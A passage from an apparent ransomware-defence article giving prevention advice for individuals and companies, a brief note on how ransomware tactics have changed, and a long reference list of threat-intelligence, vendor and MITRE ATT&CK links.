Internet security solutions should also be installed. This software is able to block infected files when you download or stream something, thus providing real-time protection. This prevents ransomware from infecting your computer and keeps cybercriminals at bay. These tool helps detect and block ransomware by performing scans and protects your data both from local and remote-access ransomware attacks.

If you have installed the right software, you have already taken a big step in the right direction. Regularly update your internet security solution to take advantage of the best and latest protection it has to offer. Each update contains the latest security patches and improves protection against ransomware.

Protection against ransomware – what companies should pay attention to

Ransomware attacks are by no means only a threat to individuals. In fact, companies are also frequently targeted. Not only large, lucrative companies fall victim to ransomware; small and medium-sized enterprises (SMEs) are targeted too. They usually have poor security systems, and are therefore particularly attractive targets for attackers. Below is a list of factors that should be taken into account by companies wanting to avoid ransomware infection.

1. Stay up-to-date with the latest operating software at all times – in the corporate environment too. Past experience shows (for example, WannaCry 2017) that companies that neglect this area are particularly vulnerable to ransomware attacks.

2. Raise employee awareness – a person who knows what to look for will be more effective at countering attacks. Implement a security protocol that enables employees to assess whether an attachment, link or email is trustworthy.

3. Be prepared – make sure there is a plan in case of ransomware infection.

4. Consider cloud technologies if you haven't done so already. The advantage over on-premise systems is that vulnerabilities in cloud-based architectures are more difficult to

exploit. In addition, cloud storage solutions allow you to restore older versions of your files. This means that if the files are encrypted by ransomware, you should be able to return to an unencrypted version using cloud storage.

5. Backups – even in business environments, it is important to always back up business-critical data to external devices. Responsibility for this essential task should be clearly stated and communicated.

Ransomware today – the development of malware.

While the basic concept of ransomware attacks – data encryption and ransom extortion – remains the same, cybercriminals regularly change how they operate.

1. From PayPal to Bitcoin – because it is more difficult to track, ransom demands by cybercriminals are now made in Bitcoin. In the past, PayPal was mainly used for this purpose.

2. Distribution – initially, spam emails were considered the main point of attack. While these have not lost their relevance today, VPN vulnerabilities and distribution over botnets are now also common.

Conclusion

As with other forms of malware, careful action and the use of excellent security software are a step in the right direction when it comes to combating ransomware. Of particular importance with regard to this type of malware is the creation of backups, as this allows you to be well prepared even in a worst-case scenario. If you become a victim of a ransomware attack despite these preventive and protective measures, you can find more information here on how to get rid of the malicious software.

REFERENCES

- https://www.keepnetlabs.com/top-11-ransomware-attacks-in-2020-2021/
- https://www.kaspersky.co.in/resource-center/threats/ransomware-attacks-and-types
- https://www.cisa.gov/
- https://www.huntress.com/blog/rapid-response-kaseya-vsa-mass-msp-ransomware-incident
- https://www.reddit.com/r/msp/comments/ocggbv/crticial_ransomware_incident_in_progress/
- https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/kaseya-ransomware-supply-chain
- https://news.sophos.com/en-us/2021/07/04/independence-day-revil-uses-supply-chain-exploit-to-attack-hundreds-of-businesses/
- https://www.picussecurity.com/resource/blog/revil-sodinokibi-ransomware-kaseya-vsa-msp-supply-chain-attack
- https://success.trendmicro.com/solution/000151740-CLOP-Ransomware-Information
- https://www.pcrisk.com/removal-guides/14451-clop-ransomware
- https://www.mcafee.com/blogs/other-blogs/mcafee-labs/clop-ransomware/
- https://cyware.com/news/clop-ransomware-shows-its-presence-again-targets-indian-conglomerate-fbecf72a
- https://github.com/albertzsigovits/malware-notes/blob/master/Ransomware/Clop.md
- https://www.cyberswachhtakendra.gov.in/alerts/ClopRansomware.html
- https://id-ransomware.blogspot.com/2019/12/redrum-ransomware.html?m=1
- https://blogs.blackberry.com/en/2020/06/threat-spotlight-tycoon-ransomware-targets-education-and-software-sectors

- https://www.virustotal.com/gui/file/f669247be8304874cad12af0b31d44f3f07cfea88075bdcdacea96072cbab2d4/detection
- https://www.virustotal.com/gui/file/97c0d893f33468f3d1a0125e940e8d4ea53144e140e76f5c93e934d907d4b7b4/detection
- https://www.acronis.com/en-in/articles/sekhmet-ransomware/#:~:text=Sekhmet%20ransomware%2C%20which%20first%20appeared,based%20in%20Santa%20Clara%2C%20California.
- https://blog.malwarebytes.com/detections/ransom-sekhmet/
- https://id-ransomware.blogspot.com/2020/03/sekhmet-ransomware.html?m=1
- https://www.virustotal.com/gui/file/0a739f4ec3d096010d0cd9fc0c0631f0b080cc2aad1f720fd1883737b6a6a952/detection
- https://otx.alienvault.com/pulse/5f2c066f79f4cc9f2bd4933c
- https://otx.alienvault.com/pulse/5f355b700eae102686fb8c8f
- https://otx.alienvault.com/pulse/5f355b145aec54f0a3ca6de1
- https://otx.alienvault.com/pulse/5ecf81f1654a8ed4216f82fe
- https://github.com/advanced-threat-research/IOCs/blob/master/2020/2020-08-03-Take-a-NetWalk-on-the-wild-side/2020-08-03-Take-a-NetWalk-on-the-wild-side.csv
- https://otx.alienvault.com/pulse/5f2828e871a8f01880bc58ca
- https://www.mcafee.com/blogs/other-blogs/mcafee-labs/take-a-netwalk-on-the-wild-side/
- https://news.sophos.com/en-us/2020/05/27/netwalker-ransomware-tools-give-insight-into-threat-actor/
- https://github.com/sophoslabs/IoCs/blob/master/Ransomware-Netwalker
- https://www.joesandbox.com/analysis/217988/0/html
- https://app.any.run/tasks/d6e86ffa-02bb-4941-9a73-cc68d8609639
- https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/vssadmin-delete-shadows
- https://attack.mitre.org/techniques/T1490/
- https://attack.mitre.org/tactics/TA0040/
- https://attack.mitre.org/techniques/T1490/
- https://attack.mitre.org/tactics/TA0040/
- Victor, K.. (2020, May 18). Netwalker Fileless Ransomware Injected via Reflective Loading . Retrieved May 26, 2020.
- https://www.trendmicro.com/en_in/research/21/f/nefilim-modern-ransomware-attack-story.html

- https://www.cyberswachhtakendra.gov.in/alerts/EgregorRansomware.html
- https://attack.mitre.org/techniques/T1489/
- https://attack.mitre.org/techniques/T1112/
- https://attack.mitre.org/techniques/T1027/
- https://www.goggleheadedhacker.com/blog/post/sodinokibi-ransomware-analysis
- https://www.cynet.com/attack-techniques-hands-on/netwalker-ransomware-report/
- https://www.mcafee.com/blogs/other-blogs/mcafee-labs/clop-ransomware/
- https://www.varonis.com/blog/netwalker-ransomware/
- https://attack.mitre.org/techniques/T1083/